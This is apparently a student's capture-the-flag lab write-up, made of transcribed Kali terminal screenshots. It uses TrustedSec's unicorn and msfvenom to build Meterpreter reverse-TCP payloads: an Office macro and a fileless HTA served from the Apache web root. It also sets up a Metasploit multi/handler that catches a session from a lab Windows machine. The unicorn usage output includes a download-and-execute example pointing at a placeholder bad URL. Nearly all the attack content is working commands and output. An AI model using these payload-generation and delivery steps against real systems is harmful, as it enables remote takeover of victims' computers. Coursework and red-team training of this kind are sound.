


Fatima Irfan

CTF Week 5

Question 1:

git clone <https://github.com/trustedsec/unicorn.git>




The screenshot shows a Kali Linux terminal window with the following commands and output:

```
root@kali: /home/fatima/Downloads/github/unicorn
ls
Desktop Downloads Pictures Templates ctf_scan.xml payload.exe tu24
Documents Music Public Videos 'fatimairfan_winXP=scan.txt' phone_scan.txt
cd Downloads
ls
Nessus-latest-debian10_amd64.deb ngrok-v3-stable-linux-amd64.tgz
cd github
ls
Nessus-latest-debian10_amd64.deb github ngrok-v3-stable-linux-amd64.tgz
cd github
git clone https://github.com/trustedsec/unicorn.git
Cloning into 'unicorn' ...
remote: Enumerating objects: 734, done.
remote: Counting objects: 100% (148/148), done.
remote: Compressing objects: 100% (56/56), done.
remote: Total 734 (delta 101), reused 92 (delta 92), pack-reused 586 (from 2)
Receiving objects: 100% (734/734), 340.07 KiB | 33.00 KiB/s, done.
Resolving deltas: 100% (484/484), done.
ls
unicorn
```


Unicorn

python unicorn.py



```
Kali Install [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/fatima/Downloads/github/unicorn

Session Actions Edit View Help
python unicorn.py
/home/fatima/Downloads/github/unicorn/unicorn.py:1237: SyntaxWarning: invalid escape sequence '\.'
elif sys.argv[2] == "macro" and re.search('\.ps1$', sys.argv[1]) is None: # "unicorn.py PATH.ps1 macro" not working, there's a fix
/home/fatima/Downloads/github/unicorn/unicorn.py:1290: SyntaxWarning: invalid escape sequence '\.'
elif re.search('\.ps1$', sys.argv[1]) is not None:
```



```
Kali Install [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/fatima/Downloads/github/unicorn



Session Actions Edit View Help
Magic Unicorn Attack Vector v3.17

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates


Happy Magic Unicorns.

Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>
PS Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443
PS Down/Exec: python unicorn.py windows/download_exec url-http://badurl.com/payload.exe
PS Down/Exec Macro: python unicorn.py windows/download_exec url-http://badurl.com/payload.exe macro
Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro
Macro Example CS: python unicorn.py <cobalt_strike_file.cs> cs macro
HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta
HTA SettingContent-ms Metasploit: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 ms
HTA Example CS: python unicorn.py <cobalt_strike_file.cs> cs hta
HTA Example SettingContent-ms: python unicorn.py <cobalt_strike_file.cs> cs ms
HTA Example SettingContent-ms: python unicorn.py <path_to_shellcode.txt> shellcode ms
DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 dde
CRT Example: python unicorn.py <path_to_payload/exe_encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Cobalt Strike Example: python unicorn.py <cobalt_strike_file.cs> cs (export CS in c# format)
Custom Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode (formatted 0x00 or metasploit)
Custom Shellcode HTA: python unicorn.py <path_to_shellcode.txt> shellcode hta (formatted 0x00 or metasploit)
Custom Shellcode Macro: python unicorn.py <path_to_shellcode.txt> shellcode macro (formatted 0x00 or metasploit)
Generate .SettingContent-ms: python unicorn.py ms
Help Menu: python unicorn.py --help
```

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.88.59 2222 macro
cat powershell_attack.txt
```



msfconsole



```
root@kali: /home/fatima/Downloads/github/unicorn

Session Actions Edit View Help

+-----+
+ Session one died of dysentery. +
+-----+

Press ENTER to size up the situation


=====
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things
=====

Press SPACE BAR to continue

-=[ metasploit v6.4.99-dev ]-
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]-
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]-

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.88.59
LHOST => 192.168.88.59
msf exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf exploit(multi/handler) > exploit
```



```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.88.59:2222
[*] Sending stage (168798 bytes) to 192.168.88.238
[*] Meterpreter session 1 opened (192.168.88.59:2222 -> 192.168.88.238:64924) at 2024-03-26 10:00:00 AM


meterpreter >
```

Question 2:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.59 LPORT=2222 -f hta-psh -o filelessmalware.hta

cp filelessmalware.hta /var/www/html

cd /var/www/html



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /var/www/html

Session Actions Edit View Help

root@kali:~# sudo su
[sudo] password for fatima:
root@kali:~/fatima# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.59 LPORT=2222 -f hta-psh -o filelessmalware.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of hta-psh file: 7348 bytes
Saved as: filelessmalware.hta

root@kali:~/fatima# cp filelessmalware.hta /var/www/html
root@kali:~/fatima# cd /var/www/html
cd: no such file or directory: /var/www/html/


root@kali:~/fatima# cd /var/www/html
cd: no such file or directory: /var/www/html/

root@kali:~/fatima# cd /var/www/html
root@kali:~/fatima# ls
Gf8QbcZc.jpeg 0BwhLjx.html cybersecurity.exe eidpayload.exe filelessmalware.hta index.html index.nginx-debian.html payload.exe update.exe

root@kali:~/fatima#
```

service apache2 start

service apache2 status



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /var/www/html

Session Actions Edit View Help

root@kali:~/fatima# ls
Gf8QbcZc.jpeg 0BwhLjx.html cybersecurity.exe eidpayload.exe filelessmalware.hta index.html index.nginx-debian.html payload.exe update.exe

root@kali:~/fatima# service apache2 start
root@kali:~/fatima# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-04-03 12:02:25 PKT; 15s ago
     Invocation: 189c40a588d046b2b74d16d1d3413986
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 8549 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 8559 (apache2)
      Tasks: 6 (limit: 4443)
     Memory: 20.7M (peak: 21.1M)
        CPU: 193ms
    CGroup: /system.slice/apache2.service
            └─8569 /usr/sbin/apache2 -k start
              └─8572 /usr/sbin/apache2 -k start
                └─8573 /usr/sbin/apache2 -k start
                  └─8575 /usr/sbin/apache2 -k start
                    └─8576 /usr/sbin/apache2 -k start

Apr 03 12:02:25 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Apr 03 12:02:25 kali apachectl[8568]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' d>
Apr 03 12:02:25 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

